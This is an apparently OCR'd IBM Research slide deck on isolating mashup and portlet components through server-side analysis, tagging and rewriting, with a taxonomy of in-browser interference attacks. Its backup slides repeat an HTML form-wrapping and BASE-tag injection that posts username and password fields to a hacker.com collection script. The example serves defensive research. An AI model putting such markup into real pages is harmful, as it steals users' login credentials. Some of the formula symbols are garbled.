


IBM Research

Mashup Component Isolation via Server-Side Analysis and Instrumentation

K. Vikram / Cornell University

Michael Steiner/ IBM T.J. Watson Research Center



2006 IBM Corporation

3:1 🕡 🕜 Proxy: wwwoffle



Ways of Interference ...

JavaScript

- DOM objects & events, library and runtime objects, ...

HTML

Split/wrap attack, <BASE>, ...

Credentials

- CSRF, ...

UI

– Phishing …..



Needed: Isolation

Isolated & authentifiable component as foundation


- Fine-granular
 - Same-origin does not really cut it
- Isolate & hide
 - DOM sub tree
 - JS sub-namespace & browser resources (cookies)
- Limited component-authenticated back-end communication
 - Data-services only

Component-to-component communication built on top

- Async & restricted type (JSON)
- Information-hiding useful for aspects other than security ...




Our Approach






Our Approach






Close-up on Tagger



- Checks syntactic constraints on HTML
- Checks well-formedness of Javascript
- Wraps up markup within a DIV element, call it root(domain)
- Marks component domain boundaries



Close-up on Analyzer



- Models the HTML as Javascript objects
- Model host objects and library code as global Javascript objects with their own domain
- Uses the IBM CAPA/DOMO framework for static analysis
- Produces a call graph, with SSA instructions



Close-up on Analyzer

Restricting Tree-Walking


 $\forall I \in CG.[y = x.parentNode] M PS(y) B PS(root(domain(this)).parentNode) = \varpi$

Maintaining HTML consistency invariants

 $\forall I \in CG.[x.insertChild(y)] M isValidChild(y,x)$


Maintaining Integrity of Data/Code

 $\forall I \in CG.[y := x] M domain(y) \spadesuit domain(x)$





Close-up on Rewriter



- Namespace isolation
 - using unique prefixes and rewriting
- Statically undecidable steps
 - E.g. Tree-walking
- Component credentials
 - for back-end communication
- Rewriting system objects to local images
 - -document to root(context(this))



Challenges

Restricted Programming Model

- Banned: eval & friends; modification of system objects; flash, java, ...
- No ``real" limitation in expressitivity ...
- ... but
 - standards go in opposite direction? against ``nature''? While mostly good convenient programming practice, sometimes very inconvenient!
- tool/framework support needed!

Tamper-resistance

- Browser evolution, extensions, proxy/server, ...
- Usual arms race?

Performance Considerations

- Analysis of generating code (JSP)
- Certification/proof-carrying code
- → Safe higher-level programming language, e.g., GWT meets SIF?



Related Work

JavaScript security:

Anupam et al, UXSEC'98 & USITS'99.

Static analysis/rewriting

- JavaScript: Reis et al, OSDI'06; Yu et al, POPL'07.
- Lots of work for other language & environment (e.g., IRM for Java, Singularity on OS level, ...)


Browser modifications


- Jim et al, WWW'07; Erlingsson et al, HotOS'07.
- Vogt et al, NDSS'07.
- Multi-domain Browser-OS: Cox et al, S&P 2006.




IBM Research

BACKUP










Outline


- Abstract Model
- The Browser
 - DOM + JavaScript
- Classes of Attacks
- Solution Scheme
 - The Tagger/Analyzer/Rewriter
- Conclusions




More about Portals


















```
<FORM method="post" action="http://hacker.com/sniff.cgi">
                                                                            P_2
<BASE href="http://hacker.com">
<FORM method="post" action="login-submit.cgi">
<P>Username: <INPUT type="text" name="username" size="20">
<P>Password: <INPUT type="text" name="password" size="20">
<P><INPUT type="submit" onclick="check();"><INPUT type="reset">
<SCRIPT>function check() { ... } </SCRIPT>
</FORM>
</FORM>
                                                                            P_2
<SCRIPT>function check() { ... } </SCRIPT>
                                                                                      Portal
                                                                                     Markup
```



```
FORM method="post" action="http://hacker.com/sniff.cgi">
                                                                             P_2
<BASE href="http://hacker.com">
<FORM method="post" action="login-submit.cgi">
<P>Username: <INPUT type="text" name="username" size="20">
<P>Password: <INPUT type="text" name="password" size="20">
<P><INPUT type="submit" onclick="check();"><INPUT type="reset">
<SCRIPT>function check() { ... } </SCRIPT>
</FORM>
</FORM>
                                                                             P_2
<SCRIPT>function check() { ... } </SCRIPT>
                                                                                       Portal
                                                                                      Markup
```




```
<FORM method="post" action="http://hacker.com/sniff.cgi">
                                                                            P_2
<BASE href="http://hacker.com">
<FORM method="post" action="login-submit.cgi">
<P>Username: <INPUT type="text" name="username" size="20">
<P>Password: <INPUT type="text" name="password" size="20">
<P><INPUT type="submit" onclick="check();"><INPUT type="reset">
<SCRIPT>function check() { ... } </SCRIPT>
</FORM>
</FORM>
                                                                            P_2
<SCRIPT>function check() { ... } </SCRIPT>
                                                                                      Portal
                                                                                     Markup
```



```
<FORM method="post" action="http://hacker.com/sniff.cgi">
                                                                            P_2
<BASE href="http://hacker.com">
<FORM method="post" action="login-submit.cgi">
<P>Username: <INPUT type="text" name="username" size="20">
<P>Password: <INPUT type="text" name="password" size="20">
<P><INPUT type="submit" onclick="check();"><INPUT type="reset">
<SCRIPT>function check() { ... } </SCRIPT>
</FORM>
</FORM>
                                                                            P_2
<SCRIPT>function check() { ... } </SCRIPT>
                                                                                      Portal
                                                                                     Markup
```




Our Model






Portlet Isolation










Lookup node/ Read information




Restructure document

Modify node/ attributes

Create and add nodes


DOM (Document Object Model)







Lookup node/ Read information



Restructure document

Modify node/ attributes

Create and add nodes



Taxonomy of Attacks

Underspecified Semantics

FORM Wrapping, BASE, ...

Shared Runtime

- Language: Prototypes, namespace
- Libraries: Math, String, ...

Shared DOM Tree

- Walk the tree, names, ...
- Event Space
- Access keys, Tab Index

Shared Host

- Environment Objects: Navigator, location, window, top, history
- Layout Engine: STYLE, Absolute lengths, ...
- Cookies

Shared Portal Markup Code (HTML + JS)

Utility functions



Taxonomy of Attacks

- Underspecified Semantics
 - FORM Wrapping, BASE, ...
- Shared Layout Engine
 - STYLE, Absolute lengths, ...
- Shared DOM Tree
 - Walk the tree, names, ...
- Shared Portal Markup Code (HTML + JS)
 - Utility functions
- Shared Cookie Object



Taxonomy of Attacks

- Shared Namespace
 - Functions, Global Variables, DOM Tree Nodes
- Shared Host Environment Objects
 - navigator, location, window, top, history
- Shared Library Code
 - Math, String
- Shared Language Runtime
 - Prototypes
- Shared Event Space
 - Access keys, Tab Index

